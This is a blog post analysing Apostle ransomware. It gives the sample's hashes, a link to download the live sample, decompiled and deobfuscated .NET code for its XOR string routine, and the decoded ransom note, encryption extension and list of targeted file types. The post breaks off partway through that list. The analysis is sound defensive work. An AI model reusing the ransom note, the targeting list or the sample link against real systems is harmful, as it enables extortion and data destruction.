Apostle Ransomware Analysis

cyberpunkleigh.wordpress.com/2021/05/27/apostle-ransomware-analysis/

May 27, 2021

Here we go another ransomware writeup 🙂

Small note sorry if not the best quality I am new to blogging and working on improving!

What is this Ransomware?


Apostle ransomware appears to be a ransomware connected with attacks on israel with IOC's many reports pointing towards Iran APTs but also a group formed in 2020 dubbed "**Agrius**".

This ransomware is another one developed in .NET which as seen recently is starting to become a trend which is very good for us not so good for the bad guy.

- Filename(s): Apostle.exe / alldata-3.5.exe
- File Hash: 19DBED996B1A814658BEF433BAD62B03E5C59C2BF2351B793D1A5D4A5216D27E
- Sample Download: https://vxug.fakedoma.in/samples/Exotic/NonAPTs/Agrius/Agrius.zip
- Scan Online: https://www.malwares.com/report/file?hash=19DBED996B1A814658BEF433BAD62B03E5C59C2BF2351B793D1A5D4A5216D27E

We got the sample, and now what?

The first thing I did upon getting the sample was to look on VirusTotal to try and identify some key information such as what language was used to write the malware, In this case we discovered that it has been identified by a few of the detection's on VirusTotal as shown below.



Basic Properties


MD5	851b7b8dd006dc889bf8f9282dc853ce
SHA-1	be2dd26946bc0ca3ec8683568dc73a5852d79235
SHA-256	19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e
Vhash	294036751511708f20d1022
Authentihash	d250f52395fa201de85b173fb66d4d77e5306c502b0dcdaac39fcf34f4b0191f
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	1536:rqW9dYMy7AEo67Af7c3wyFgyc8099vPMKkDHLVVLJUgWT8sCPL6vw160w/W:rqW9xO7Y7c3HFgR8GBMZDZVLKz8ewbw+
TLSH	T1D693F128B384CF66D5D90A7CACB395570338E24B0503FFAA9EC0A0A95F63FF453A1565
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (61.4%)
TrID	Windows screen saver (11%)
TrID	Win64 Executable (generic) (8.8%)
TrID	Win32 Dynamic Link Library (generic) (5.5%)
TrID	Win16 NE executable (generic) (4.2%)
File size	90.50 KB (92672 bytes)
PEiD packer	.NET executable

The above image displays some great news about the malware, .NET is normally very trivial to decompile and get a understanding of what is actually going on with tools such as:

- https://github.com/icsharpcode/ILSpy
- https://github.com/dnSpy/dnSpy

Decompiling the executable

Using the tool “ILSpy” I loaded my fresh sample to see what we could find inside the code maybe some juicy details or maybe we can look at the methods involved or just pull some juicy information.



ILSpy
File
View
Window
Help
(Default)
C#
C# 9.0 / VS 2019.8
Assemblies
PublicVariable
19dbed996b1a814658bef433bad62b03e5c59c2bf2
mscorlib (4.0.0.0, .NETFramework, v4.0)
System.Drawing (4.0.0.0, .NETFramework, v4.0)
System (4.0.0.0, .NETFramework, v4.0)
System.Xml (4.0.0.0, .NETFramework, v4.0)
System.ServiceProcess (4.0.0.0, .NETFramework,
System.Core (4.0.0.0, .NETFramework, v4.0)
19dbed996b1a814658bef433bad62b03e5c59c2bf2
Metadata
References
Resources
{ } -
{ } 3hM=
3RM=
{ } Apostle
Model
PublicFunction
PublicVariable
RsaClass
Util
{ } ohM=
1BM=
oRM=
qRM=
rRM=
sRM=
thM=
vBM=
vxM=
{ } tD4=
tj4=

```
// Apostle.PublicVariable
using ...

public static class PublicVariable
{
    public static List<string> ExcludePathList = new List<string>
    ...;

    [CompilerGenerated]
    private static string uBM= = string.Empty;

    public static string EncryptionKey
    ...

    public static string ReadMeFileName => oRM=.pxM=;

    public static string DesktopFileName => oRM=.qBM=;
}
```

What a surprise its obfuscated


OH NO ITS OBFUSCATED!?!

Lets give it a good ol’ rub with de4dot and see if it detects and deobfuscates it, there is no way this is going to work right all these AdVaNcEd ThReAt AcToRs would be using custom obfuscation to prevent an ancient tool from working?!?



```
Microsoft Windows [Version 10.0.19043.985]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\de4dot>de4dot.exe [redacted] Apostle\19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e

de4dot v3.1.41592.3405 Copyright (C) 2011-2014 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected CliSecure [redacted] Apostle\19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e)
Cleaning [redacted] 19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e
Renaming all obfuscated symbols
Saving [redacted] Apostle\19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e-cleaned

C:\Program Files\de4dot>_
```

OH NO IT WORKED




ILSpy
File
View
Window
Help
(Default)
C#
C# 9.0 / VS 2019.8
Assemblies
PublicVariable
19dbed996b1a814658bef433bad62b03e5c59c2bf2
Metadata
References
Resources
{ } -
{ } Apostle
Model
PublicFunction
PublicVariable
RsaClass
Util
{ } ns0
{ } ns1
mscorlib (4.0.0.0, .NETFramework, v4.0)
System.Drawing (4.0.0.0, .NETFramework, v4.0)
System (4.0.0.0, .NETFramework, v4.0)
System.Xml (4.0.0.0, .NETFramework, v4.0)
System.ServiceProcess (4.0.0.0, .NETFramework, v
System.Core (4.0.0.0, .NETFramework, v4.0)

```
// Apostle.PublicVariable
using ...

public static class PublicVariable
{
    public static List<string> ExcludePathList = new List<string>
    ...;

    [CompilerGenerated]
    private static string string_0 = string.Empty;

    public static string EncryptionKey
    ...

    public static string ReadMeFileName => Class0.string_4;

    public static string DesktopFileName => Class0.string_5;
}
```

Its just free code for us to look at


Okay we are deobfuscated let take a look around

First of all lets take a look and see if we can find any kind of unique strings or indicators.




```
// ns0.Class0
public static string string_0 = <AgileDotNetRT>.smethod_0("M\u0082ĭ×L4\t\u0006Y\u0015<£ú\u001cS¤J5HZ\u0082á\u0090DÆc PLF\0ò\u0002WPÆÎ\u0017Pmô\u000e`í¥\u0001Çh,\u00b44\u0093¶\"{ô\u00930§+«\u0002xÏÂí
public static string string_1 = <AgileDotNetRT>.smethod_0("+\u008biØH");
public static string string_2 = <AgileDotNetRT>.smethod_0("B0Êÿt]ls'Z\u0003µÎ!\u0006\u0094");
public static string string_3 = <AgileDotNetRT>.smethod_0("+ÔçÖ\r'?4<,P\u0081\u00b8JUå\u0001*\u000fIÄ·\u0083]È 2\u0017^\u0004Y¹\u0010GÜÅÉ\u0019Ö`·\u000e`·¥\vÈ,?ö1Ð¶)a®\u00930»%«Az\u0084Ñÿõ_ÙõIØ\u000
public static string string_4 = <AgileDotNetRT>.smethod_0("Z\u00b8ÑþbP\u0004\u0018_Zi¬\u00b8\rJ£");
public static string string_5 = <AgileDotNetRT>.smethod_0("Z\u00b8ÜßFg03}oi¬ÉWPª_");
```

Ugh the strings are obfuscated lets find how strings are used



```
using System;
using System.Text;

internal static string smethod_0(string string_0)
{
    lock (sc)
    {
        if (sc.ContainsKey(string_0))
        {
            return (string)sc[string_0];
        }
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < string_0.Length; i++)
        {
            stringBuilder.Append(Convert.ToChar(string_0[i] ^ byte_0[i % byte_0.Length]));
        }
        sc[string_0] = stringBuilder.ToString();
        return stringBuilder.ToString();
    }
}
```

Here is a simple XOR string function inside that references SC




```
static <AgileDotNetRT>()
{
    sc = new Hashtable();
    byte_0 = new byte[100]
    {
        5, 231, 131, 187, 35, 20, 91, 71, 18, 31,
        54, 243, 150, 121, 50, 215, 47, 25, 104, 57,
        234, 132, 243, 47, 230, 23, 72, 57, 63, 102,
        109, 151, 113, 36, 191, 161, 171, 55, 183, 3,
        212, 106, 5, 153, 196, 104, 171, 72, 77, 218,
        80, 179, 213, 77, 21, 128, 242, 83, 211, 11,
        202, 34, 8, 170, 176, 158, 129, 113, 184, 144,
        43, 246, 96, 101, 99, 128, 126, 90, 105, 126,
        107, 254, 235, 99, 22, 185, 192, 36, 14, 63,
        173, 88, 99, 171, 55, 178, 97, 90, 231, 38
    };
}
```

SC is just a XOR index table

with SC being a cached version assuming to be StringCache

Thanks for the string method

Now lets yoink this method and put it all together in a simple C# app




```
        };

        1 reference
        static string XORString(string string_0)
        {
            Hashtable sc;
            byte[] byte_0;
            sc = new Hashtable();

            byte_0 = new byte[100]
            {
                    5, 231, 131, 187, 35, 20, 91, 71, 18, 31,
                    54, 243, 150, 121, 50, 215, 47, 25, 104, 57,
                    234, 132, 243, 47, 230, 23, 72, 57, 63, 102,
                    109, 151, 113, 36, 191, 161, 171, 55, 183, 3,
                    212, 106, 5, 153, 196, 104, 171, 72, 77, 218,
                    80, 179, 213, 77, 21, 128, 242, 83, 211, 11,
                    202, 34, 8, 170, 176, 158, 129, 113, 184, 144,
                    43, 246, 96, 101, 99, 128, 126, 90, 105, 126,
                    107, 254, 235, 99, 22, 185, 192, 36, 14, 63,
                    173, 88, 99, 171, 55, 170, 97, 90, 231, 38
            };

            lock (sc)
            {
                if (sc.ContainsKey(string_0))
                {
                    return (string)sc[string_0];
                }
                StringBuilder stringBuilder = new StringBuilder();
                for (int i = 0; i < string_0.Length; i++)
                {
                    stringBuilder.Append(Convert.ToChar(string_0[i] ^ byte_0[i % byte_0.Length]));
                }
                sc[string_0] = stringBuilder.ToString();
                return stringBuilder.ToString();
            }
        }

        0 references
        static void Main(string[] args)
        {
            foreach(var String in XORStringArray)
            {
                Console.WriteLine(XORString(String) + "\n");
            }
            Console.ReadLine();
        }
    }
}
```

```
Hello RAK

Please, check this message in detail and contact a person from IT department.
Your personam computer has been infected by ransomware virus.

All your personal files ( Passport,visas etc. ) are encrypted .
If you want to restore your files including your clients personal data, you will need to make the payment.
Otherwise all your files will be posted in the internet which may lead you to the loss of reputation and cause the troubles for your business .

let us know if you have any questions.
Our email address : anonymousgroup21@protonmail.com

If you don't get an answer from us within one day , we will contact you at info@rakports.ae

.lock

GNIDWI745E5FXX4C

.3dm.3ds.3fr.3g2.3gp.3pr.7z.ab4.accdb.accde.accdr.accdt.ach.acr.act.adb.ads.agdl.ai.ait.al.apj.arw.asf.asm.asmx.asp.aspx.asx.avi.awg.back.backup.backupdb.bak
.bank.bay.bdb.bgt.bik.bkf.bkp.blend.bpw.c.cdf.cdr.cdr3.cdr4.cdr5.cdr6.cdrw.cdx.cel.ce2.cer.cfp.cgm.cib.class.cls.cmt.config.cpi.cpp.cr2.craw.crt.crw.cs.csh.c
sl.csv.dac.db.db3.dbf.db-journal.dbx.dc2.dcr.dcs.ddd.ddoc.ddrw.dds.der.des.design.dgc.djvu.dng.doc.docm.docx.dot.dotm.dotx.drf.drw.dtd.dwg.dxb.dxf.dxg.eml.ep
s.erbsql.erf.exf.fdb.ffd.fff.fh.fhd.fla.flat.flv.fmb.fpx.fxg.gray.grey.gry.h.hbk.hpp.htm.html.ibank.ibd.ibz.idx.iif.iiq.incpas.indd.jar.java.jpe.jpeg.jpg.jsp
.kbx.kc2.kdbx.kdc.key.kpdx.lua.m.m4v.max.mdb.mdc.mdf.mef.mfw.mmw.moneywell.mos.mov.mp3.mp4.mpg.mrw.msg.myd.nd.ndd.nef.nk2.nop.nrw.ns2.ns3.ns4.nsd.nsf.nsg.nsh
.nwb.nx2.nxl.nyf.oab.obj.odb.odc.odf.odg.odm.odp.ods.odt.oil.orf.ost.otg.oth.otp.ots.ott.p12.p7b.plc.pab.pages.pas.pat.pbl.pcd.pct.pdb.pdd.pdf.pef.pem.pfx.ph
p.php5.phtml.pl.plc.png.pot.potm.potx.ppam.pps.ppsm.ppsx.ppt.pptm.pptx.prf.ps.psafe3.psd.pspimage.pst.ptx.py.qba.qbb.qbm.qbr.qbw.qbx.qby.r3d.raf.rar.rat.raw.
rdb.rm.rtf.rw2.rwl.rwz.s3db.sas7bdat.say.sd0.sda.sdf.sldm.sldx.sql.sqlite.sqlite3.sqlitedb.sr2.srf.srt.srw.st4.sty.st6.st7.st8.std.sti.stw.stx.svg.swf.sxc.sx
d.sxg.sxi.sxm.sxw.tex.tga.thm.tib.tif.tlg.txt.vb.vob.wallet.war.wav.wb2.wmv.wpd.wps.x11.x3f.xis.xla.xlam.xlk.xlm.xlr.xls.xlsb.xlsm.xlsx.xlt.xltm.xltx.xlw.xml
.ycbcra.yuv.zip.sln.html.m4a.lnk.mpeg.mkv.divx.ogg.bat.index.vmdk.iso.dbs.slm.epk.rgss3a.pak.big.wotreplay.x.desc.m3u.js.css.rb.p7c.pk7.xf.wma.d3dbsp.sie.sum
.t13.t12.qdf.gdb.tax.pkpass.bc6.bc7.qic.sidn.sidd.mddata.itl.itdb.icxs.hvpl.hplg.hkdb.mdbackup.syncdb.gho.cas.map.wmo.itm.sb.fos.vdf.ztmp.sis.sid.ncf.menu.mr
wref.m2.mcmeta.vfs0.mpqge.kdb.db0.dba.rofl.hkx.bar.upk.das.iwi.litemod.asset.forge.ltx.bsa.apk.re4.sav.lbf.layout.dmp.blob.esm.vcf.vtf.dazip.fpk.mlx.kf.iwd.v
pk.tor.psk.rim.w3x.fsh.ntl.arch00.lvl.snx.cfr.ff.vpp_pc.blend1.spg.qbmb.vrb.vbox-prev.acp.sqb.srr.abk.fbf.pvhd.mbk.fbw.bak2.tig.npf.dsb.bkz.wxwanam.bifx.abu1
.abu.cbu.gbp.dss.v2i.bckp.fbu.pfi.sna.trn.vbm.rmbak.spf.nba.jpa.sbu.bif.sv2i.blend2.stg.sim.ipd.csd.sdc.003.bff.adi.sn1.orig.jbk.002.bak3.onepkg.paq.ck9.skb.
bakx.fpsx.mbf.walletx.mig.da0.bmk.asd.wbk.ghs.qsf.bkup.old.pbd.dpb.nco.mdinfo.nbf.sv$.abf.$db.inprogress.sbb.mem.vpcbackup.ptb.nbu.001.tdb.crds.wbb.spi.jps.o
bk.afi.ati.gs-bck.csm.noy.ldabak.wjf.w01.wbx.bps.wbcat.ful.bpn.tmp.ibk.cbk.dim.ftmb.arc.bac.gb1.bpm.bup.bpa.llx.rbs.qualsoftcode.tbk.pbx5script.ate.fhf.sn2.d
ash.ab.$$$.nda.quicken2017backup.abbu.dbk.ba6.fza.__a.bck.mpb.tibkp.gb2.bk1.win.vbk.bbb.tmr.bookexport.as4.bak~.dov.nrs.sns.qbmd.cenon~.asvx.nbd.quicken2015b
